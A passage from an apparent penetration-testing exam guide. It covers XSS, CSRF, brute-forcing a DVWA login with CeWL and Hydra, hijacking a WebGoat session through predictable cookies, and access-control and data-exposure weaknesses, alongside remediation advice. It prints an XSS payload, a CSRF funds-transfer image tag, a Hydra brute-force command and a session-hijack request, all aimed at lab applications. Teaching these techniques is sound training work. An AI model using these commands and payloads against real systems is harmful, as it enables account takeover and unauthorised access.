to a victim willing to click on the link would allow an alert box to appear, much like a reflected XSS attack.



**TIP** Some web browsers have built-in content filters to prevent this type of an attack from occurring. NoScript (<https://noscript.net>) is a browser extension for Mozilla-based browsers that can help block unwanted scripts from executing in your browser and limit execution to only trusted websites.

For more exercises, take a look at the labs at <https://portswigger.net/web-security/cross-site-scripting/stored>.

## Recognizing XSS

Cross-site scripting examples will often (but not always) involve HTML tags, with symbols such as <, >, =, and quotes. These

may also be URL encoded (for example, %3C, %3E, etc.). It may include references to event handlers like onclick, onload or onmouseover or calls to other JavaScript functions. Use of the <script> tag is a giveaway.

A malicious POST request including XSS:

```
postId=399&content=%3Cscript%3Ealert (%27XSS%27) %3B%203C%2Fscr  
ipt%3E
```

Read more about filter evasion in the OWASP XSS Filter Evasion Cheatsheet: <https://owasp.org/www-community/xss-filter-evasion-cheatsheet> and more about Testing for Stored Cross-Site Scripting in the OWASP WSTG:

[https://owasp.org/www-project-web-security-testing-guide/latest/4-Web\\_Application\\_Security\\_Testing/07-Input\\_Validation\\_Testing/02-Testing\\_for\\_Stored\\_Cross\\_Site\\_Scripting](https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/07-Input_Validation_Testing/02-Testing_for_Stored_Cross_Site_Scripting).

Remediation:

- 1.** Don't insert untrusted data into a page between script tags; in attribute names, tag names, or comments; or directly in style sheets.
- 2.** Do not allow the application to run JavaScript or uniform resource locators (URLs) from untrusted locations.
- 3.** Encode data before inserting untrusted data into script values, page element contents, style property values, or URL parameters.
- 4.** Use libraries that implement an allowlist approach to sanitize input values and avoid the use of unsafe characters such as <, >, %, \*, +, -, /, ;, =, |, and +.

Read more about remediation and mitigation in the OWASP Cross-Site Scripting Prevention Cheat Sheet:

[https://cheatsheetseries.owasp.org/cheatsheets/Cross\\_Site\\_Scripting\\_Prevention\\_Cheat\\_Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html)

## Cross-Site Request Forgery

Cross-site request forgery (CSRF) is another type of client-side injection attack that causes a user to perform an action they do not intend against a trusted website. The most dangerous form of CSRF is when the user is already authenticated with a valid session. Attack vectors can include vulnerable web pages, blogs, e-mail, etc. These attacks are typically targeted and, when successful, can result in a victim purchasing an item, transferring money, or changing a password. If the victim is an admin or has elevated privileges, the attack could target the ability to create or modify existing accounts within an application. An example would be embedding a hidden image inside of a web post to a news group that points to a malicious request to transfer funds using the “attack” servlet. If this was a real servlet from a banking application and the victims were already logged in to their accounts, \$5,000 would be transferred out of their accounts. The message would appear harmless, and the image size could be significantly reduced such that it doesn’t call as much attention to itself within the body of the message. [Figure 5-1](#) provides an example of this scenario where a potentially harmless message is submitted to the user group. [Figure 5-2](#) shows an example of what happens when the message is opened.

Title: Quick Question

Message: Good Morning,  
I have a question about where to sign up on your website. If some one could read my post and reply back, that would be great.  
  
Thanks,  
A Curious User  
~~<img src='attack height="1" width="1"?Screen=1949&menu=900&transferFunds=5000>~~

---

**Figure 5-1** CSRF example scenario message

## Message Contents For: Quick Question

**Title:** Quick Question  
**Message:** Good Morning, I have a question about where to sign up on your website. If some one could read my post and reply back, that would be great. Thanks, A Curious User 

Quick Question

---

**Figure 5-2** CSRF example scenario message contents

## Attacking Authentication and Session Management

In this section, we will take a closer look at three different types of authentication attacks against login forms using usernames, passwords, and authenticated session tokens. We will cover the various tools and methods a pentester can use to exploit these types of vulnerabilities. This will be a web-specific exploration of the topic.

## Brute-Force Login Pages

In the web world, authentication forms are used to read and process data from user-supplied input from a web browser. Once the user has entered data in the form fields and clicked the button to submit the data, the browser executes an HTTP POST request with the body of the message to the web application for processing. When you view the HTML source code in your web browser, the HTML form will look something like this:

```
<form action="/login.php" method="post">
    Username: <input type="text" size="20" name="username"><br>
    Password: <input type="text" size="8" name="password"><br>
    <input type="submit" value="Submit">
</form>
```

This form page example processes two input fields from the user: a username and password. During a pentest engagement, you are likely to come across application servers that allow users to authenticate access via username and password. These types of forms are typically the target of brute-force login attacks.



**TIP** Notice in the HTML source of the example login page that the text field size limit is set to 8, which means it will only process the first eight characters in the input box. Thus, if you were to build a wordlist or password rule to brute-force the login, you only need to define the passwords or rule up to eight characters in length.

The Damn Vulnerable Web Application (DVWA) (<http://dvwa.co.uk>) is free software and runs as a web application that is susceptible to many common types of web-based attacks. Users can download, install, and modify the application under the terms of the GNU General Public License. We will use the DVWA as a basic example of how to brute-force a login form page. After setting

up the DVWA, you can access the login page using the following URL in a web browser: `http://<ipaddress>/dvwa/login.php`. The login page will look similar to [Figure 5-3](#).

Username

Password

---

**Figure 5-3** DVWA login page

## Wordlists

CeWL is a Ruby application that spiders a given URL and returns a wordlist. Wordlists can be useful for brute-forcing directory paths or passwords, as with Hydra or John the Ripper. As an example, if we are attacking a web login form whose username and password are unknown, you could use your favorite wordlist, one in `/usr/share/wordlists` in Kali Linux, or use CeWL against the URL to build a custom wordlist that uses words and phrases scraped from the target web pages. The following is an example of executing CeWL from the command line in Kali Linux, which is also shown in [Figure 5-4](#):

```
root@kali:~/chapter9# cewl -v -d 2 -m 5 -w dvwa_wordlist http://192.168.1.52/dvwa
CeWL 5.3 (Heading Upwards) Robin Wood (robin@digi.ninja) (https://digi.ninja/)
Starting at http://192.168.1.52/dvwa
/usr/lib/ruby/vendor_ruby/spider/spider_instance.rb:125: warning: constant ::Fixnum is deprecated
Visiting: http://192.168.1.52/dvwa/login.php referred from http://192.168.1.52/dvwa/, got response code 200
Attribute text found:

Writing words to file
```

---

**Figure 5-4** CeWL command output

```
# cewl -v -d 2 -m 5 -w dvwa_wordlist http://192.168.1.52/dvwa
```

The following command options are available:

- `-v` Verbose output
- `-d` Depth to spider to; the default is 2
- `-m` Minimum word length
- `-w` Write the output to the file

## Using a Wordlist for Attack

Now, we can use the wordlist with Hydra to brute-force the login page. However, before we can use Hydra, we need to capture the POST request sent to the server for processing, as we need the correct parameters to feed into Hydra so our brute-force requests can be properly formatted. So, fire up your favorite web proxy software to intercept a fake login request to the server. (We used Burp Proxy, but OWASP ZAP, Firefox Developer Tools, Tamper Data, etc., are other tools that can be used to accomplish this task as well.) After enabling the proxy in Burp and configuring the web browser to use a Burp Proxy port, we were able to capture a login request to the server, as shown in [Figure 5-5](#).

Request

Raw Params Headers Hex

---

```
POST /dvwa/login.php HTTP/1.1
Host: 192.168.1.52
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.52/dvwa/login.php
Cookie: security=high; PHPSESSID=00d8b91b61526551de22f7b94fbcb623
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 37

username=bob&password=bob&Login=Login
```

**Figure 5-5** Burp Proxy login request

As you can see in the body of the POST request, `username=`, `password=`, and `Login=` are the three valid parameters that make up the login request. Now that we have the correct web parameters to provide Hydra, we can execute the following syntax from the command line in Kali Linux:

```
hydra -l admin -P dvwa_wordlist 192.168.1.52 http-post-form "/dvwa/login.php:username=^USER^&password=^PASS^&Login=Login:Login failed" -V
```

The example output is shown in [Figure 5-6](#).

```

root@kali:~/chapter9# hydra -l admin -P dvwa_wordlist 192.168.1.52 http-post-form "/dvwa/login
failed" -V
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organi:
Hydra (http://www.thc.org/thc-hydra) starting at 2018-07-07 21:12:49
[DATA] max 13 tasks per 1 server, overall 13 tasks, 13 login tries (l:1/p:13), ~1 try per task
[DATA] attacking http-post-form://192.168.1.52:80//dvwa/login.php:username=^USER^&password=^PA:
[ATTEMPT] target 192.168.1.52 - login "admin" - pass "Vulnerable" - 1 of 13 [child 0] (0/0)
[ATTEMPT] target 192.168.1.52 - login "admin" - pass "password" - 2 of 13 [child 1] (0/0)
[ATTEMPT] target 192.168.1.52 - login "admin" - pass "Login" - 3 of 13 [child 2] (0/0)
[ATTEMPT] target 192.168.1.52 - login "admin" - pass "Username" - 4 of 13 [child 3] (0/0)
[ATTEMPT] target 192.168.1.52 - login "admin" - pass "Password" - 5 of 13 [child 4] (0/0)
[ATTEMPT] target 192.168.1.52 - login "admin" - pass "Application" - 6 of 13 [child 5] (0/0)
[ATTEMPT] target 192.168.1.52 - login "admin" - pass "RandomStorm" - 7 of 13 [child 6] (0/0)
[ATTEMPT] target 192.168.1.52 - login "admin" - pass "OpenSource" - 8 of 13 [child 7] (0/0)
[ATTEMPT] target 192.168.1.52 - login "admin" - pass "project" - 9 of 13 [child 8] (0/0)
[ATTEMPT] target 192.168.1.52 - login "admin" - pass "default" - 10 of 13 [child 9] (0/0)
[ATTEMPT] target 192.168.1.52 - login "admin" - pass "username" - 11 of 13 [child 10] (0/0)
[ATTEMPT] target 192.168.1.52 - login "admin" - pass "admin" - 12 of 13 [child 11] (0/0)
[ATTEMPT] target 192.168.1.52 - login "admin" - pass "align" - 13 of 13 [child 12] (0/0)
[80][http-post-form] host: 192.168.1.52 login: admin password: password
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2018-07-07 21:12:52

```

**Figure 5-6** Hydra command output

The command options are as follows:

- **-l** User to log in as.
- **-P** Load several passwords from a file.
- **http-post-form** Service module to use for the request.
- **" "** Module options; in this case, we use the URL and POST message body. The **^USER^** and **^PASS^** are populated with user and password command options.
- **-V** Verbose mode.


Based on the output from Hydra, we were successful with identifying a valid password for the admin user, using 13 possible passwords scraped from the DVWA page. The “password” text was identified when CeWL scraped the “Hint” message at the bottom of the webpage.

## Session Management Testing

Web sessions are designed to accompany the user’s interaction within the web framework. A unique session identifier is generated

by the web server or web application and lasts for the duration of the user's visit. A session ID (or token) can be stored locally on the user's hard drive as a cookie, form field, or URL. Each token is used to validate a user's session and can be used by the application to establish access rights or user settings for each transaction during the session. These may have a time-to-live value, depending on how the web framework is configured. These types of sessions are dynamically generated numbers, which should be difficult to guess. Similar to a hashing function, the token is used to verify the integrity of the user's request. Tokens should use random number generators rather than simply incrementing static numbers. Otherwise, the user's sessions could fall victim to session hijacking or replay attacks.

OWASP provides a Session Management Cheat Sheet on their official website, which describes common weaknesses and best practices when configuring session management for web applications. Burp Suite Pro is a commercial software product that provides web and web application security testing capabilities. Tokens found within HTTP responses can be battle-tested for known security weaknesses, such as weak token attributes, session expirations, and token entropy (or lack thereof), using Burp Sequencer. Once you identify the position of the field where the token is located, you can start the live capture. As shown in [Figure 5-7](#), once you have collected enough samples of data, Sequencer will analyze the data and provide an assessment based on the randomness of the sample at each character position and the probability the same character will be repeated at the same position.



---

**Figure 5-7** Evaluating session randomness with Burp

---



**EXAM TIP** Burp Suite Pro is a common tool used for web and web application penetration testing. Many questions on the exam are related to web-based testing. You should have a firm understanding of the OWASP Top Ten 2017 Application Security, as you may see questions that reference these criteria.

Most web frameworks are designed to use session token/cookie authentication. Session-based authentication is stateful, such that

the server and client both keep a record of the session. Each time the user makes a request to access data, the session data is submitted in the query and validated by the server. The Set-Cookie header (example: Set-Cookie:

sessionID=ksirut8js1219485a1f459f2siper5) is included in the server response to the client, and the cookie value is stored in the client's browser. Additional attributes can accompany the Set-Cookie response header to inform the client's browser on how to handle the cookie, including:

- **HTTPOnly** The cookie cannot be accessed via JavaScript, such as cookie theft through XSS attacks.
- **Path** This defines the URL where the cookie is valid.
- **Domain** Defines the domain where the cookie is valid (e.g., [example.com](http://example.com)).
- **Expires** This tells the browser to save the cookie locally for persistent storage and that it will be used by the browser for future requests until the expiration date. If not set, the cookie is only good for the life of the browser session.
- **Secure** This is used to ensure the cookie never makes its way over a nonencrypted connection, like HTTP. This helps prevent against credential theft when a malicious user is sniffing the network.

When the client makes a subsequent request to the server, the cookie value will accompany each request. In some cases, the pentester may need to reverse-engineer the cookie to determine how the cookie was generated or protected. Some web frameworks may sign or encode (i.e., base64-encoded value) the cookie to obfuscate it and prevent tampering in transit. In the case where developers use their own session IDs, if randomness and complexity are not adequately applied into the equation, the cookie value can be manipulated to identify a valid session, which means the application could be susceptible to brute-force attacks.

Now let's demonstrate this type of attack to manipulate a cookie value to steal a legitimate session from the server. We will use the OWASP WebGoat-Legacy Project (<https://github.com/WebGoat/WebGoat-Legacy>) to test against the Session Management Flaws "Hijack a Session" example. The first part of the attack will collect a sufficient sample of cookies to analyze in order to determine the web framework's cookie generation scheme. Then, we will create a valid cookie (cookie manipulation) to conduct the attack.

Once you log in using a random username and password, you are told that you used an "Invalid username or password." However, the application provides you with another cookie called WEAKID, with a value of `WEAKID=17280-1531178283601`. With a little digging we are able to decipher that the first part of the cookie, `17280`, is a sequential number that is incremented by one digit each time we destroy the session and attempt to log back in. The second part of the cookie appears to be a timestamp in milliseconds (per the documentation).


After logging in and out about five times, we know we are not going to be able to guess the number easily. So, we turn to Burp Sequencer, which can help generate enough cookie values to guess an existing session cookie. We intercept a login request to the application, then forward the request to Sequencer. In Sequencer, we make sure to select the Cookie option, as shown in [Figure 5-8](#).

The screenshot shows the Burp Sequencer interface. At the top left are 'Remove' and 'Clear' buttons. Below them is a table with columns for '#', 'Host', and 'Request'. Six rows are listed, each showing a request to 'http://192.168.1.50:8080' with the URL 'GET /WebGoat/attack?Screen=1728&men...'. A horizontal scroll bar is visible on the right side of the table. Below the table is a 'Start live capture' button. The main panel below contains a section titled 'Token Location Within Response' with a question mark icon. It includes a note: 'Select the location in the response where the token appears.' and a dropdown menu set to 'Cookie: WEAKID=17280-1531178283601'.

#	Host	Request
1	http://192.168.1.50:8080	GET /WebGoat/attack?Screen=1728&men...
2	http://192.168.1.50:8080	GET /WebGoat/attack?Screen=1728&men...
3	http://192.168.1.50:8080	GET /WebGoat/attack?Screen=1728&men...
4	http://192.168.1.50:8080	GET /WebGoat/attack?Screen=1728&men...
5	http://192.168.1.50:8080	GET /WebGoat/attack?Screen=1728&men...
6	http://192.168.1.50:8080	GET /WebGoat/attack?Screen=1728&men...

**Figure 5-8** Burp Sequencer token location

Then we click the Start Live Capture button. We wait until we have a fairly large sample of tokens before we stop the capture process. Once we have over 2,000 tokens, we click the Stop button to stop the capture process, then click Save Tokens to save the tokens to a file for offline analysis. Then, we use Sequencer and click the Manual Load tab. From here, we load the tokens from the file we just saved using the Load button, as shown in [Figure 5-9](#).



---

**Figure 5-9** Manual load of sample tokens in Sequencer

Starting from the top of the list, we notice immediately that there is a gap in the numbers between 17283 and 17285. Due to this break in sequence, we are pretty sure that there is already a token issued for 17284, which is not a token we have in our list. So, we look in Burp and forward the original login session to Repeater, where we can manipulate the cookie value in order to attempt to hijack the session. After testing our suspicions with the missing token value, we find the session is valid and we are successful in hijacking an existing session, as shown in [Figure 5-10](#), based on the response message from the server. Of course, rather than guessing a

session ID, you could also intercept it using some form of on-path attack and replay it, too.

The screenshot shows the Burp Suite interface with two tabs: 'Request' and 'Response'.  
In the 'Request' tab, the raw HTTP request is displayed:

```
GET /WebGoat/attack?Screen=1728&menu=1800&Username=admin&Password=admin&WEAKID=17284-15311772481916SUBMIT=Login HTTP/1.1
Host: 192.168.1.50:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: /*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.50:8080/WebGoat/start.mvc
X-Requested-With: XMLHttpRequest
Cookie: JSESSIONID=49A633387C5785552C244AADBE67F883; WEAKID=17284-1531178312908
Connection: close
```

In the 'Response' tab, the raw HTML response is shown:

```
Connection: close

<!-- HTML fragment corresponding to the lesson content -->
<div id="lessonContent">
    Application developers who develop their own session IDs frequently
    forget to incorporate the complexity and randomness necessary for security.
    If the user specific session ID is not complex and random, then the
    application is highly susceptible to session-based brute force attacks.
    <p><b>General Goal(s):</b> </p>
    Try to access an authenticated session belonging to someone else.
</div>
<div id="message" class="info"><br> * Congratulations. You have successfully
completed this lesson.</div>

<div id="lessonContent"><form accept-charset="UNKNOWN" method="POST"
name="form" action="#attack/1728/1800" enctype=""></form></div>
```

**Figure 5-10** Hijacking a session in Burp

Now that you are aware of how session hijacking works, you should be aware of a couple of best practices. First, a session should be invalidated when the user logs out. Second, web applications should assign a new session ID upon authentication. In the first case, you can use session hijacking to take over an authenticated session after the user has logged out (as long as the session has not yet expired). In the second case, you can do something called session fixation, which means you can set up the session ID with the application, send a malicious link to a user, and the application will allow that session ID to be used during the user session. If that happens, you effectively gain their authenticated access using the session ID you generated and know.

## Data Exposure and Insecure Configuration

I think it comes as no surprise that web application servers that are improperly configured or lack good security hygiene (like patch management) are likely to be the target of attack. As mentioned in

[Chapter 4](#), default account passwords from product vendors are typically found in open-source wordlists, like the ones we have been using throughout the book and that are found in `/usr/share/wordlists` within Kali Linux. At the time of this writing, the CIRT password list (<https://cirt.net/passwords>) (CIRT are the developers of the infamous Nikto web application scanning tool) listed over 2,080 default passwords used by more than 500 different vendors. These accounts are meant to be used for initial setup and configuration. Most of the time, the vendor will recommend disabling the account or, at a minimum, changing the default password. Apache Tomcat (<http://tomcat.apache.org>) is a well-known open-source product used for hosting and deploying Java-based web applications.

In earlier releases of the software, the Tomcat Manager servlet (a servlet is a Java program that extends the communication capabilities of a server, such as receiving messages and sending responses, mostly using HTTP) was used to deploy and manage these applications. Tomcat was shipped with the Manager application enabled, along with a well-known default username and password of `tomcat/tomcat`. These credentials have been used and abused over time to compromise organizational systems; however, to mitigate against this common threat, Apache Tomcat started releasing the default product installation with the Manager application disabled. At least out of the box, the product was a little more secure, and now with the ability to deploy it as a Software as a Service (SaaS) solution, developers and system administrators should have less to worry about with regard to installation weaknesses.

OWASP suggests that attackers will often attempt to exploit unpatched flaws/bugs or access default accounts or unused web pages, unprotected files and directories, etc., in order to obtain unauthorized access or knowledge of a system. Example attack scenarios might be default plugins or accounts/passwords being installed with the application, poor access controls that enable access to files outside of the web root (topmost directory where publicly accessible web files and directories are located), or even

applications displaying detailed error messages (e.g., stack traces) that could expose the web component versions that may have known vulnerabilities. In this section, we will cover a few of these attack methods, including path traversals, exposing sensitive data, and weak access controls.

## Weak Access Controls

Once a user has logged in and authenticated, the web server (or web application) should be configured to restrict the content a user has access to, based on an access control policy. Access control policies define the requirements for how access to a resource should be managed and controlled based on the rule of least privilege. An example would be an Apache HTTP Server that restricts access to a web directory based on hostname or IP address, as some of the content on the website may not be for public consumption. In the httpd.conf file (Apache HTTP configuration file), the following restriction may be applied to allow private IP addresses to access the `restricted` folder on the web server, and anyone else is denied:

```
<Directory /htdocs/restricted/>
    Order Deny, Allow
    Deny from all
    Allow from 10.1.0.0/16
</Directory>
```

---



**TIP** The Apache HTTP Server uses modules to implement certain functionality within it. Modules are an extension of a server's capability. For instance, the `mod_authz_host` module can be used to control access to directories, files, and locations on the server based on IP address, while the `mod_ftp` module can be used to allow users to download or upload files using FTP. Apache includes many modules in its core distribution; however, it supports a lot of other ones that are not installed by default. You can check out a list of

supported modules for the Apache HTTP Server at <http://httpd.apache.org/modules>.

If the web server was missing this level of access control, any user who browsed to a page within the `/restricted` folder would be able to have access to the content. Another thing to consider with Apache is that directory indexing (or directory browsing) is enabled by default. This functionality is similar to an `ls` command in Unix or `dir` command in Windows. With directory browsing enabled and a lack of access controls, an attacker would not have to rely on brute-force methods to derive web pages and/or subdirectories. [Figure 5-11](#) shows an example directory index for the `/admin` directory.

## Index of /admin

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 Parent Directory		-	
 <a href="#">admin.php</a>	09-Jul-2018 13:40	4.5K	
 <a href="#">configuration/</a>	09-Jul-2018 13:41		-
 <a href="#">css/</a>	09-Jul-2018 13:41		-
 <a href="#">login.php</a>	09-Jul-2018 13:36	125	
 <a href="#">settings/</a>	09-Jul-2018 13:41		-
 <a href="#">upload.php</a>	09-Jul-2018 13:36	1.3K	
 <a href="#">users/</a>	09-Jul-2018 13:40		-

**Figure 5-11** Directory index

To mitigate this, you can add an `index.html` in the directory you wish to disable directory browsing for (if the HTML file is blank, the attacker would see a blank page), or you can remove the `Indexes` option from within the Apache HTTP configuration file for the given directory or the entire website. Web access controls for controlling the display of content are just as important as controlling the

unnecessary exposure of sensitive objects or information from within web applications.

## Exposing Sensitive Data

An application flaw is not always a programming error, but instead a weakness in how the data or information is being protected. Certain types of information, such as passwords, credit card numbers, Social Security numbers, and health and privacy information, require certain levels of protection. As we learned in previous chapters, encryption is a method that can be used to protect the confidentiality of this type of data. However, if the implementation of the protection mechanism is misconfigured or inadequate, an attack against this vulnerability could be catastrophic. OWASP presents three attack scenarios for sensitive data exposure:

- **Scenario #1** An application encrypts credit card numbers in a database using automatic database encryption. However, this data is automatically encrypted when retrieved, allowing a SQL injection flaw to retrieve credit card numbers in cleartext.
- **Scenario #2** A site doesn't use or enforce Transport Layer Security (TLS) for all pages or it supports weak encryption. An attacker monitors network traffic (e.g., at an insecure wireless network), downgrades connections from HTTPS to HTTP, intercepts requests, and steals the user's session cookie. The attacker then replays this cookie and hijacks the user's (authenticated) session, accessing or modifying the user's private data, or instead the attacker could alter all transported data (e.g., the recipient of a money transfer).
- **Scenario #3** The password database uses unsalted or simple hashes to store everyone's passwords. A file upload flaw allows an attacker to retrieve the password database. All the unsalted hashes can be exposed with a rainbow table of precalculated hashes. Hashes generated by simple or fast hash functions may be cracked by graphics processing units (GPUs), even if they were salted.

Sensitive data exposure can also come in the form of an error message or a reference to an internal function that inadvertently reveals the true nature of the request. This is called an insecure direct object reference (IDOR). An example would be exposing a database record (such as a primary key) as a referenced object within a web parameter or URL. IDOR is not a vulnerability by itself; however, if the database or application server lacks proper access control, then an attacker can likely infer the schema or pattern of the object being referenced. For example, if a foreign key value is called directly through a web parameter, a malicious user who already authenticated into the system could modify the parameter to access the contents of another user's profile. To demonstrate, I used the OWASP WebGoat Project web application called Goat Hills Financial Human Resources and logged in as the user Tom to access the profile data for the user Eric. Using Burp Proxy, I intercepted the HTTP GET request for the action ViewProfile to identify the parameters passed in the request, as shown in [Figure 5-12](#).

## Request

Raw Params Headers Hex

```
GET /WebGoat/attack?Screen=285&menu=200&stage=3&employee_id=105&action=ViewProfile
HTTP/1.1
Host: 192.168.1.50:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.50:8080/WebGoat/start.mvc
X-Requested-With: XMLHttpRequest
Cookie: JSESSIONID=DBF9D6EEB031A1967223AAF6EE10119D
Connection: close
```

The screenshot shows a web application interface for 'Goat Hills Financial Human Resources'. At the top, there's a logo of a goat and the text 'Goat Hills Financial Human Resources'. Below that, a banner says 'Welcome Back Tom - View Profile Page'. The main area displays a user profile for 'Tom' with the following details:

First Name:	Tom	Last Name:	Cat
Street:	2211 HyperThread Rd.	City/State:	New York, NY
Phone:	443-599-0762	Start Date:	1011999
SSN:	792-14-6364	Salary:	80000
Credit Card:	5481360857968521	Credit Card Limit:	30000
Comments: Co-Owner.			
